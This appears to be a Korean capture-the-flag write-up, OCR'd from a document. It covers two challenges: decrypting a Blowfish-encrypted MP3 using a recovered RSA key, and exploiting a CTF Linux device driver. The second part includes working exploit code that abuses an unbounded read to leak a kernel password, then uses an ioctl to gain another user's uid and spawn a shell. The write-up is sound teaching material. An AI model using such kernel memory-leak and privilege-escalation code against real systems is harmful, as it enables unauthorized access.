
Api logger :

401045 _lcreat(C:₩Documents and Settings₩Administrator₩바탕 화면₩What.mp3,0)
7c8365cf CreateFileA(C:₩Documents and Settings₩Administrator₩바탕 화면₩What.mp3)
401050 _lwrite(h=6f8)
7c838b06 WriteFile(h=6f8)
401045 _lcreat(C:₩WINDOWS₩system32₩private.key,0)
7c8365cf CreateFileA(C:₩WINDOWS₩system32₩private.key)


DirwatchData

Modifed: C:₩WINDOWS₩system32₩private.key


C:₩WINDOWS₩system32₩private.key의 경로로 가서, 다음과 같은 RSA키를 획득 하였습니다.



RSA로 암호화 된것처럼 보이는(128길이의) 데이터는 두번쨰 프레임에 존재했습니다.



Openssl의 rsautil 기능을 이용하여 해당 부분을 다음과 같이 복호화 시켰습니다.



힌트에 1,2 프레임은 drm으로 사용되는 것이라고 했음으로, 제거해주고 그 후에 다음과 같은 프레임단위당 blowfish해주는 코드를 작성하여 복호화를 시도하였습니다.


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <openssl/blowfish.h>

unsigned char ivec[8];
char file1[80]="./in.mp3";  //암호화할 파일명.
char file2[80]="./out.mp3"; //복호화할 파일명.
char decryptkey[64] = {0,};
//복호화 키

long file_size(char* file)
{
 FILE* fin;
 int size;

 fin = fopen(file,"r");
 fseek( fin, 0, SEEK_END );
```

```
 size = ftell( fin );
 fclose(fin);

 return size;
}

int bfdecrypt622(const unsigned char *in, unsigned char *out)
{
   BF_KEY key;
   int num;

   num = 0;
   memset(ivec, '₩0', 8);
   BF_set_key(&key,64,decryptkey);
   BF_cfb64_encrypt(in, out, 622, &key, ivec, &num, BF_DECRYPT);

   return 0;
}

int bfdecrypt623(const unsigned char *in, unsigned char *out)
{
   BF_KEY key;
   int num;

   num = 0;
   memset(ivec, '₩0', 8);
   BF_set_key(&key,64,decryptkey);
   BF_cfb64_encrypt(in, out, 623, &key, ivec, &num, BF_DECRYPT);

   return 0;
}


int main(int argc, char *argv[])
{
   FILE *fFile,*fFile2;
   long i;
   long cnt;
   unsigned char *inbuf,*outbuf;
```


```
char *p,*p2;


if ((fFile = fopen(file1,"r+b")) == -1) {
   printf("Can't open %s₩n", file1);
   return -1;
}

if ((fFile2 = fopen(file2, "wb")) == -1) {
   printf("Can't open %s₩n", file2);
   return -1;
}

strcat(decryptkey,"The best security group. WoWHacker");

printf("The Size of File : %d₩n",file_size(file1));
inbuf = (unsigned char *)malloc(file_size(file1));
outbuf = (unsigned char *)malloc(file_size(file1));

memset(inbuf,0x0,file_size(file1));
fread(inbuf,1,file_size(file1),fFile);
memset(outbuf,0x0,file_size(file1));

cnt = 0;

printf("Counting frames....₩n");
for(i = 0; i < file_size(file1)-1; i++)
{
        if(inbuf[i] == 0xFF && inbuf[i+1] == 0xFB && inbuf[i+3] == 0x04)
        {
                cnt++;
                if(inbuf[i+2] == 0xb2)     //623
                {
                        p = &inbuf[i+4];
            p2 = &outbuf[i+4];
                        bfdecrypt623(p,p2);
                        memcpy(&outbuf[i],&inbuf[i],4);
                        i += 623;
                }
```

```
                else if(inbuf[i+2] == 0xb0) //622
                {
                        p = &inbuf[i+4];
            p2 = &outbuf[i+4];
                        bfdecrypt622(p,p2);
                        memcpy(&outbuf[i],&inbuf[i],4);
                        i += 622;
                }
                else
                {
                        printf("Uknown Size₩n");
                }
        }
  }

  printf("Count of frame : %d₩n",cnt);

  //fwrite(fFile2,outbuf,file_size(file1));
  fwrite(outbuf,1,file_size(file1),fFile2);
  fclose(fFile);
  fclose(fFile2);
  free(inbuf);
  free(outbuf);

  return 0;
}
```

다음과 같이 실행시키어 주었습니다.



해당 파일을 사운드 포지로 재생 시키어 보았습니다.



I love you baby~ ☺

먼저 217 서버와 218 서버는 구동되고 있는 디바이스 드라이버의 minor 버전이 다른걸 알 수 있습니다. 217서버는 0번을, 218서버는 2번의 minor 버전을 가지고 있었습니다.
Minor 버전에 따라서 디바이스 드라이버의 디스패치 루틴은 다음과 같이 변경됩니다.

```
struct file_operations hk0_fops =
{
        .owner          = THIS_MODULE,
        .ioctl          = ioctl_global_hk,
        .open           = open_a,
        .write          = write_a,
        .read           = read_a,
        .llseek         = llseek_a,
        .release        = release_a,
        .mmap           = mmap_a,
};

struct file_operations hk1_fops =
{
        .owner          = THIS_MODULE,
        .ioctl          = ioctl_global_hk,
        .open           = open_b,
        .write          = write_b,
        .read           = read_b,
        .llseek         = llseek_b,
        .release        = release_b,
};

struct file_operations hk2_fops =
{
        .owner          = THIS_MODULE,
        .ioctl          = ioctl_global_hk,
        .open           = open_c,
        .write          = write_c,
        .read           = read_c,
        .llseek         = llseek_c,
        .release        = release_b,
};
```

소스코드를 분석하여 보면, 디바이스 드라이버의 중요한 부분인, ioctl 디스패치 루틴의 코드에는 TEST와 AUTH_HK 두가지 기능이 존재합니다.

```
char *hkp = hk_password;
hkst plz;

if( (_IOC_TYPE(cmd) != HK_MAGIC) && (_IOC_NR(cmd) > LAST_NR) )
                return -EINVAL;

rtn = sz = 0;
if( (sz = _IOC_SIZE(cmd)) )
{
  if( _IOC_DIR(cmd) & _IOC_READ )
        rtn = access_ok( VERIFY_WRITE , (void *)arg , sz );

  else if( _IOC_DIR(cmd) & _IOC_WRITE )
        rtn = access_ok( VERIFY_READ , (void *)arg , sz );

        if(!rtn) return rtn;
}

  switch( cmd )
  {
      case AUTH_HK:
          sz = _IOC_SIZE(cmd);
          rtn = access_ok( VERIFY_READ , (void *)arg , sz );
          if(!rtn) return rtn;

        if( (rtn = copy_from_user( (void *)&plz , (const void *)arg ,
                  sz )) < 0 )
          return rtn;

  if( !hk_compare( plz.key , hkp +8 ) )
  {
        current->uid = current->euid = HK_ID;
        current->gid = current->egid = HK_ID;
  }
  break;
```

중요하여 보이는 AUTH_HK는 hk_passowrd 변수 + 8 위치부터의 문자열값과 사용자 입력값을 비교하는 기능을 하고 있음을 알 수 있습니다. 비교 결과가 같다면, uid와 gid를 바꿔 주고 있는

것을 볼 수 있습니다. 즉 hk_password값이 무엇인지 찾아야 함을 알 수 있습니다.
소스코드를 분석하여 보면, 218서버에서 작동되는 read인 read_c 디스패치 루틴의
드라이버 코드에 다음과 같은 문제가 있음을 볼 수 있습니다.

```
if( (errn = copy_to_user( (void *)buf , (const void *)p ,
                                (unsigned long)count )) < 0 )
            return errn;

*f_pos = *f_pos +count;
```

존재하는 문제점은, count 크기의 제약이 없으며, f_pos는 read()를 해줄때마다 계속 증가한다는
점 입니다. 이 부분을 이용하여서 hk_password의 값을 읽을수 있으리라 짐작하고 다음과
같은 코드를 작성하였습니다.

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include "dumpcode.h"

char buffer[9999999] = {0,};

void FIND_HK_KEY()
{
    int i;
    for(i = 0; i < 1048576-6; i++)
    {
        if(!memcmp(&buffer[i],"HK_KEY:",7))
        {
            dumpcode(&buffer[i], 60);
        }
    }
}

int main(int argc,char argv[])
{
    int fFile;
    int i;
```

```
    printf("Trying to open device...₩n");
    fFile = open("/dev/hkdev", O_RDWR|O_NONBLOCK|O_NDELAY);
    if(fFile == -1)
    {
        printf("Open Error!!₩n");
        return -1;
    }
    printf("Pointer Moving...₩n");
    for(i = 0; i < 0x1000; i++) read(fFile, buffer, 1048576);
    printf("[-] Now HK_KEY Find Start₩n");
    while(1)
    {
      read(fFile, buffer, 1048576);
      FIND_HK_KEY();
    }
    return 0xdeadbeef;
}
```

실행 결과 다음과 같이 HK_KEY 값을 읽어올 수 있었습니다.

이 값을 hkst구조체에 담아, ioctl로 AUTH_HK라는 ioctl_code와 함께 보내어 주면 될 것 입니다.

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <errno.h>

#define HK_MAGIC                'k'
#define AUTH_HK                 _IOR( HK_MAGIC , 0 , hkst ) //0x80806b00
```

```
typedef struct
{
        char key[128];
} __attribute__ ((packed)) hkst;


int main(int argc,char argv[])
{
        int fFile,result;
        hkst plz;

        //fFile = open("/dev/hker",);
        fFile = open("/dev/hkdev",O_RDWR);
        if( fFile == -1)
        {
           printf("Can`t open !!₩n");
           return -1;
        }

        strcpy(plz.key, "linux kernel memory leak vulnerability is very frequent and famous.");
        ioctl( fFile, AUTH_HK, plz.key, HK_MAGIC);
        system("/bin/sh");
        close(fFile);
        return 0xdeadbeef;
}
```

이렇게 하면,
Uid=501(hk) gid=501(hk) groups=500(sixsense)…
으로 hk아이디의 uid와 gid를 얻은 것을 볼 수 있습니다.
그 후,

```
Sh-3.1$ cd /home
Sh-3.1$ ls –al
Total 64
drwxr-xr-x   8 root root 4096 .
drwxr-xr-x 23 root root 4096 ..
drwx------   3 hk   hk   4096 hk
……..
Sh-3.1$ cd hk
```

Sh-3.1$ ls –al
Total 64
drwx--------- 3 hk hk 4096 .
drwx--------- 8 root root 4096
…
-rwx----------1 hk hk 39 PASSWORD..

Sh-3.1$ cat PASSWORD
Hi everyone, this level is warming up!

끝까지 읽어주셔서 감사합니다. (__).